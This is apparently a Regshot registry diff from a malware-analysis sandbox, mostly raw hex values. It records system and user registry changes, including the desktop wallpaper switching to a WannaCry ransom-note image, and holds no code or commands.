81 00 00 00 04 00 00 00 65 A6 9E 00 01 00 97 00 00 00 0E 00 00 00 BE B3 EF 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475: 77 02 00 00 00
00 00 00 04 00 04 00 01 02 06 00 00 00 00 00 28 00 00 00 0D 78 79 00 01 00 00 00 6B 50 7E 00 02 00 00 00 87
DE 83 00 01 00 00 00 99 CB DC 00 63 00 00 00 A1 9F 5E 00 01 00 00 00 DB B4 EF 00 06 00 01 00 00 00 01 00 00
00 18 7D C7 00 DC 03 00 00 56 73 7D 00 08 00 00 00 6B 50 7E 00 02 00 00 00 90 D5 D0 00 01 00 00 00 98 29 B7
00 08 00 00 00 E6 C5 31 00 01 00 04 00 00 00 26 00 00 00 1A 9C B2 00 01 00 05 00 00 00 02 00 00 00 9F C8 CA
00 02 00 64 00 00 00 02 00 00 00 42 1D 0B 01 04 00 00 00 46 1D 0B 01 07 00 65 00 00 00 26 00 00 00 1C 95 5C
00 13 00 00 00 65 A6 9E 00 02 00 00 00 90 D5 D0 00 02 00 00 00 9C A6 B4 00 85 00 00 00 A2 05 06 00 16 31 00
00 E6 C5 31 00 AC 03 00 00 F0 E0 B6 00 02 00 66 00 00 00 3E 00 00 00 65 A6 9E 00 32 00 00 00 A2 05 06 00 01
00 67 00 00 00 3D 00 00 00 A2 05 06 00 02 00 68 00 00 00 D8 16 00 00 A2 05 06 00 01 00 00 00 BC 6E B4 00 01
00 69 00 00 00 CD 05 00 00 65 A6
9E 00 01 00 6B 00 00 00 05 00 00 00 65 A6 9E 00 01 00 70 00 00 00 08 00 00 00 65 A6 9E 00 01 00 71 00 00 00
02 00 00 00 65 A6 9E 00 01 00 72 00 00 00 1A 02 00 00 A2 05 06 00 01 00 73 00 00 00 17 00 00 00 65 A6 9E 00
01 00 77 00 00 00 07 00 00 00 65 A6 9E 00 01 00 7D 00 00 00 1B 00 00 00 65 A6 9E 00 01 00 7F 00 00 00 23 00
00 00 65 A6 9E 00 01 00 81 00 00 00 04 00 00 00 65 A6 9E 00 01 00 97 00 00 00 0E 00 00 00 BE B3 EF 00
HKLM\SOFTWARE\Microsoft\Windows Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}: "112802288"
HKLM\SOFTWARE\Microsoft\Windows Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}: "152649480"
HKLM\SOFTWARE\WOW6432Node\Google\Update\LastStartedAU: 0x656B8275
HKLM\SOFTWARE\WOW6432Node\Google\Update\LastStartedAU: 0x656B83FC
HKLM\SOFTWARE\WOW6432Node\Microsoft\SystemCertificates\AuthRoot\AutoUpdate\PinRulesLastError: E7 2E 00 00 00 00 00 1E CB 0B 8B 54 25 DA 01
HKLM\SOFTWARE\WOW6432Node\Microsoft\SystemCertificates\AuthRoot\AutoUpdate\PinRulesLastError: 0D 00 00 00 00 01 00 00 6B 79 E8 C1 54 25 DA 01 3C 68 74 6D 6C 3E 0D 0A 3C 68 65 61 64 3E 0D 0A 3C 74 69 74 6C 65 3E
46 61 6B 65 4E 65 74 2D 4E 47 3C 2F 74 69 74 6C 65 3E 0D 0A 3C 2F 68 65 61 64 3E 0D 0A 0D 0A 3C 62 6F 64 79
3E 0D 0A 3C 62 3E 3C 70 72 65 3E 0D 0A 20 20 20 20 20 5F 5F 5F 5F 5F 5F 20 20 20 20 20 20 5F 20 20 5F 5F 5F
5F 5F 5F 5F 5F 20 5F 20 20 20 5F 20 5F 5F 5F 5F 5F 5F 20 5F 5F 5F 5F 5F 5F 5F 20 20 20 20 20 5F 20 20 20 5F 20
20 5F 5F 5F 5F 5F 0D 0A 20 20 20 20 7C 20 20 5F 5F 5F 5F 2F 5C 20 20 20 7C 20 7C 2F 20 2F 20 20 5F 5F 5F 5F

7C 20 5C 20 7C 20 7C 20 20 5F 5F 5F 5F 7C 5F 5F 20 20 20 5F 5F 7C 20 20 20 7C 20 5C 20 7C 20 7C 2F 20 5F 5F 5F 5F 5F 7C 0D 0A 20 20 20 20 7C 20 7C 5F 5F 20 2F 20 20 5C 20 20 7C 20 27 20 2F 7C 20 7C 5F 5F 20 20 7C 20 20 5C 7C 20 7C 20 7C 5F 5F 20 20 20 20 20 7C 20 7C
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}: "112802288"
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}: "154043120"
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x00000019
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x0000001E
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: 7F D1 00 9F 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: C5 94 C9 02 55 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x0000001B
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x0000001D
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana_cw5n1h2txyewy: 7D B2 92 88 54 25 DA 01 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana_cw5n1h2txyewy: B2 91 49 F3 54 25 DA 01 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Windows\System32\dllhost.exe: E8 6C D7 A4 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Windows\System32\dllhost.exe: 39 A7 8C 28 55 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x00000019
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x0000001E
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: 7F D1 00 9F 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: C5 94 C9 02 55 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x0000001B
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x0000001D
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana_cw5n1h2txyewy: 7D B2 92 88 54 25 DA 01 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana_cw5n1h2txyewy: B2 91 49 F3 54 25 DA 01 00 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Windows\System32\dllhost.exe: E8 6C D7 A4 54 25 DA 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Windows\System32\dllhost.exe: 39 A7 8C 28 55 25 DA 01 00 00 00 00 00 00 00 00

00 00 00 00 02 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\ProgramData_VM\background.png"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\Users\user\Desktop\@WanaDecryptor@.bmp"
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\TranscodedImageCache: 7A C3 01 00 49 33 00 00 58 02 00 00 58 02 00 00 B7 3C E5 42 FF 4A D9 01 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 72 00 61 00 6D 00 44 00 61 00 74 00 61 00 5C 00 5F 00 56 00 4D 00 5C 00 62 00 61 00 63 00 6B 00 67 00 72 00 6F 00 75 00 6E 00 64 00 2E 00 70 00 6E 00 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\TranscodedImageCache: 7A C3 01 00 36 F9 15 00 20 03 00 00 58 02 00 00 00 B0 92 08 93 CA D2 01 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 75 00 73 00 65 00 72 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 40 00 57 00 61 00 6E 00 61 00 44 00 65 00 63 00 72 00 79 00 70 00 74 00 6F 00 72 00 40 00 2E 00 62 00 6D 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-
1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\de{ab38e29e-5064-
4a27-bea8-ae14481203ce}$$windows.data.unifiedtile.localstartvolatiletilepropertiesmap\Current\Data: 02 00 00 00
E2 53 FC 7B 54 25 DA 01 00 00 00 00 43 42 01 00 0D 12 0A 07 1A 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F
00 4C 00 53 00 5C 00 43 00 4D 00 44 00 45 00 52 00 5C 00 43 00 4D 00 44 00 45 00 52 00 2E 00 45 00 58 00 45
00 C7 0A 0E 1F 51 3A C5 14 01 C6 1E A0 BB 98 94 EA AD D3 EC 01 00 20 57 00 7E 00 4D 00 49 00 43 00 52 00 4F
00 53 00 4F 00 46 00 54 00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 2E 00 43 00 4F 00 4E 00 54 00 52
00 4F 00 4C 00 50 00 41 00 4E 00 45 00 4C 00 C7 0A 7E 62 31 3B C5 14 01 C6 1E 90 ED F0 E6 C0 AA 89 ED 01 00
1C 57 00 7E 00 4D 00 49 00 43 00 52 00 4F 00 53 00 4F 00 46 00 54 00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57
00 53 00 2E 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 C7 0A 9A 09 15 3D C5 14 11
C6 1E 90 ED F0 E6 C0 AA 89 ED 01 00 08 57 00 7E 00 4D 00 53 00 45 00 44 00 47 00 45 00 C7 0A 1C A9 16 3B C5
14 01 C6 1E B0 B6 A9 A0 C2 AA 89 ED 01 00 30 57 00 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37
00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45
00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 43 00 4D 00 44 00 2E 00 45 00 58
00 45 00 C7 0A C2 22 12 3B C5 14 01 C6 1E B0 A8 90 D9 EA AD D3 EC 01 00 34 57 00 7E 00 7B 00 31 00 41 00 43
00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37
00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 4E
00 4F 00 54 00 45 00 50 00 41 00 44 00 2E 00 45 00 58 00 45 00 C7 0A 89 C3 49 3C C5 14 02 C6 1E B0 CB AE D9
D4 E1 D2 EC 01 00 43 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41 00 46
00 30 00 2D 00 34 00 34 00 3
4 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30 00 30
00 45 00 7D 00 5C 00 49 00 44 00 41 00 20 00 46 00 52 00 45 00 45 00 57 00 41 00 52 00 45 00 20 00 37 00 2E
00 36 00 5C 00 49 00 44 00 41 00 36 00 34 00 2E 00 45 00 58 00 45 00 C7 0A D7 82 58 3A C5 14 01 C6 1E 90 C1
85 88 ED AD D3 EC 01 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-
1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\de{ab38e29e-5064-
4a27-bea8-ae14481203ce}$$windows.data.unifiedtile.localstartvolatiletilepropertiesmap\Current\Data: 02 00 00 00
DC 74 03 DF 54 25 DA 01 00 00 00 00 43 42 01 00 0D 12 0A 08 1A 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F
00 4C 00 53 00 5C 00 43 00 4D 00 44 00 45 00 52 00 5C 00 43 00 4D 00 44 00 45 00 52 00 2E 00 45 00 58 00 45
00 C7 0A E2 02 50 3A C5 14 01 C6 1E A0 BB 98 94 EA AD D3 EC 01 00 20 57 00 7E 00 4D 00 49 00 43 00 52 00 4F
00 53 00 4F 00 46 00 54 00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 2E 00 43 00 4F 00 4E 00 54 00 52
00 4F 00 4C 00 50 00 41 00 4E 00 45 00 4C 00 C7 0A 97 74 30 3B C5 14 01 C6 1E 90 ED F0 E6 C0 AA 89 ED 01 00
1C 57 00 7E 00 4D 00 49 00 43 00 52 00 4F 00 53 00 4F 00 46 00 54 00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57
00 53 00 2E 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 C7 0A 83 54 18 3D C5 14 11
C6 1E 90 ED F0 E6 C0 AA 89 ED 01 00 08 57 00 7E 00 4D 00 53 00 45 00 44 00 47 00 45 00 C7 0A 42 C6 15 3B C5
14 01 C6 1E B0 B6 A9 A0 C2 AA 89 ED 01 00 30 57 00 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37
00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45
00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 43 00 4D 00 44 00 2E 00 45 00 58
00 45 00 C7 0A 9D AF 2B 3B C5 14 01 C6 1E B0 A8 90 D9 EA AD D3 EC 01 00 34 57 00 7E 00 7B 00 31 00 41 00 43
00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37
00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 4E
00 4F 00 54 00 45 00 50 00 41 00 44 00 2E 00 45 00 58 00 45 00 C7 0A D3 BE 48 3C C5 14 02 C6 1E B0 CB AE D9
D4 E1 D2 EC 01 00 43 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41 00 46
00 30 00 2D 00 34 00 34 00 3
4 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30 00 30
00 45 00 7D 00 5C 00 49 00 44 00 41 00 20 00 46 00 52 00 45 00 45 00 57 00 41 00 52 00 45 00 20 00 37 00 2E
00 36 00 5C 00 49 00 44 00 41 00 36 00 34 00 2E 00 45 00 58 00 45 00 C7 0A C3 5D 57 3A C5 14 01 C6 1E 90 C1
85 88 ED AD D3 EC 01 00 40 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41
00 46 00 30 00 2D 00 34 00 34 00 34 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37 00 33
00 46 00 30 00 32 00 32 00 30 00 30 00 45 00 7D 00 5C 00 57 00 49 00 52 00 45 00 53 00 48 00 41 00 52 00 4B
00 5C 00 57 00 49 00 52 00 45 00 53 00 48 00 41 00 52 00 4B 00 2E 00 45 00 58 00 45 00 C7 0A E4 48 47 3A C5
14 01 C6 1E E0 E0 B7 E6 CC AA 89 ED 01 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-

1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\de{ab38e29e-5064-4a27-bea8-ae14481203ce}$start.tilegrid$windows.data.curatedtilecollection.tilecollection\Current\Data: 02 00 00 00 E5 17 32 32 54 25 DA 01 00 00 00 00 43 42 01 00 0A 0A 00 D0 14 0C CA 32 00 C6 5A 94 E4 D6 BE CC E1 D2 EC 01 C2 64 01 D0 78 04 E2 2C 01 01 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\de{ab38e29e-5064-4a27-bea8-ae14481203ce}$start.tilegrid$windows.data.curatedtilecollection.tilecollection\Current\Data: 02 00 00 00 AF B2 39 CC 54 25 DA 01 00 00 00 00 43 42 01 00 0A 0A 00 D0 14 0C CA 32 00 C6 5A 94 E4 D6 BE CC E1 D2 EC 01 C2 64 01 D0 78 04 E2 2C 01 01 00 00
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\Microsoft.Windows.Explorer: 0x00000004
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\Microsoft.Windows.Explorer: 0x00000005
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Users\user\Desktop\Tools2\PMAStarterKit\Portable Binaries\Regshot-x64-ANSI.exe: 0x00000002
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Users\user\Desktop\Tools2\PMAStarterKit\Portable Binaries\Regshot-x64-ANSI.exe: 0x00000003
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe: 0x00000001
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe: 0x00000003
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\TrayButtonClicked\StartButton: 0x0000000D
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\TrayButtonClicked\StartButton: 0x0000000E
HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA: 00 00 00 00 9D 00 00 00 31 01 00 00 7A 70 61 00 21 00 00 00 2E 00 00 00 53 9A 0F 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 2E 00 00 00 53 9A 0F 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 2E 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 72 00 6

```
5 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
